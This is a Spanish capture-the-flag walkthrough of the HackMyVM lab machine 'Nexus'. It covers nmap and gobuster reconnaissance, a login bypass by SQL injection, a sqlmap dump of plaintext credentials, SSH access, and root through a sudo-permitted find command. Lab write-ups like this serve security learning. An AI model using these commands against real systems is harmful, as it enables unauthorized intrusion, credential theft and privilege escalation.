Maquina Nexus
- OS: Linux
- Plataforma: HackMyVm
- Nivel: Easy
- Tags: #sqli #strings #hackmyvm

Reconocimiento
Comienzo tirando un ping para comprobar conectividad:
> ping -c 2 192.168.1.190
PING 192.168.1.190 (192.168.1.190) 56(84) bytes of data.
64 bytes from 192.168.1.190: icmp_seq=1 ttl=64 time=1.79 ms
64 bytes from 192.168.1.190: icmp_seq=2 ttl=64 time=0.875 ms

--- 192.168.1.190 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.875/1.334/1.793/0.459 ms
Ahora procedo a realizar un escaneo con nmap para ver que puertos estan abiertos:
> sudo nmap -p- -sS -T5 -Pn -n -vvv 192.168.1.190
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-22 18:55 CST
Scanning 192.168.1.190 [65535 ports]
Scanned at 2025-11-22 18:55:51 CST for 10s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:69:6E:EA (Oracle VirtualBox virtual NIC)
Ahora procedo a realizar un segundo escaneo sobre los puertos abiertos para ver versiones y servicios corriendo.
> sudo nmap -p 22,80 -sC -sV -sS -Pn -n -vvv 192.168.1.190 -oA target
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 48:42:7a:cf:38:19:20:86:ea:fd:50:88:b8:64:36:46 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNisH88omWEmamx1HuZpPoFTndSD5v4+IJIYYDOFKUnOjdCGeEw4ovGjRvjUWst9Ru5o1FgknmUYU9H1FA2/wwg=
|   256 9d:3d:85:29:8d:b0:77:d8:52:c2:81:bb:e9:54:d4:21 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJEbI0M6PcaMWGl0AV0pd1nGMxU54TWqnf362HOXpBJK
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:69:6E:EA (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Puerto 22 SSH: OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
- Purto 80 HTTP: Apache httpd 2.4.62 ((Debian))
Enumeración
Puerto 80 HTTP

- Al parecer solo es una imagen.
- En su codigo fuente no hay nada interesante.
Fuzzing
Procedo a realizar fuzzing con gobuster para descubrir posibles recursos.
> gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.1.190/ -x html,php,py,js,xml -t 20
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login.php            (Status: 200) [Size: 352]
/index.html           (Status: 200) [Size: 825]
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/index2.php           (Status: 200) [Size: 75134]
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/server-status        (Status: 403) [Size: 278]
/index2.php
- Esta pagina al parecer era como una terminal simulada, no tenia nada interesante.

- Source code: Viendo su codigo fuente nos encontramos con esto. Al parecer es otro recurso oculto llamado /auth-login.php

/auth-login.php
- Al parecer es un simple login.
Explotación
Lo primero que intente al ver el login, fue una SQLi y al parecer funciono, ya que me bypassie el login:

Entonces, podemos tratar de explotarla con SQLMap. - Aqui comprobamos que en efecto es vulnerable a SQLi
> sqlmap -u "http://192.168.1.190/auth-login.php" --forms --batch
-------------------------------------------------------------------
[19:15:05] [INFO] POST parameter 'user' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[19:15:05] [INFO] POST parameter 'user' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --string="Acceso denegado.")
-
Listamos las base de datos
-
Listo las tablas de la base de datos Nebuchadnezzar
-
Encuentro la tabla users, y procedo a dumpear toda la informacion
> sqlmap -u "http://192.168.1.190/auth-login.php" --forms -D Nebuchadnezzar -T users --dump --batch
----------------------------------------------------------------------------------------------------
Database: Nebuchadnezzar
Table: users
[2 entries]
+----+--------------------+----------+
| id | password           | username |
+----+--------------------+----------+
| 1  | F4ckTh3F4k3H4ck3r5 | shelly   |
| 2  | cambiame2025       | admin    |
+----+--------------------+----------+
Encontramos 2 usuarios, y recordemos que el puerto 22 SSH esta abierto entonces puede que estas credenciales puedan ser utilizadas.
Trate de conectarme por SSH con los 2 usuarios, y fue el usuario shelly quien me permitió acceder. - Aquí encontramos la flag de user.
> ssh shelly@192.168.1.190
---------------------------------------------------------------------------------------------------------------------------------------
shelly@NexusLabCTF:~/SA$ whoami
shelly
shelly@NexusLabCTF:~/SA$ id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
shelly@NexusLabCTF:~/SA$
Escalada de Privilegios
Procedo a enumerar binarios con privilegios de SUDO:
shelly@NexusLabCTF:~ > sudo -l
sudo: unable to resolve host NexusLabCTF: Name or service not known
Matching Defaults entries for shelly on NexusLabCTF:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+=LD_PRELOAD, use_pty

User shelly may run the following commands on NexusLabCTF:
    (ALL) NOPASSWD: /usr/bin/find
Encontramos el binario find y con ayuda de GTFObins explotamos el binario y migramos a root:
> shelly@NexusLabCTF:~$ sudo /usr/bin/find . -exec /bin/sh \; -quit
sudo: unable to resolve host NexusLabCTF: Name or service not known
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
Para la flag, tuvimos que utilizar strings para buscar secuencias de caracteres imprimibles.
PWNED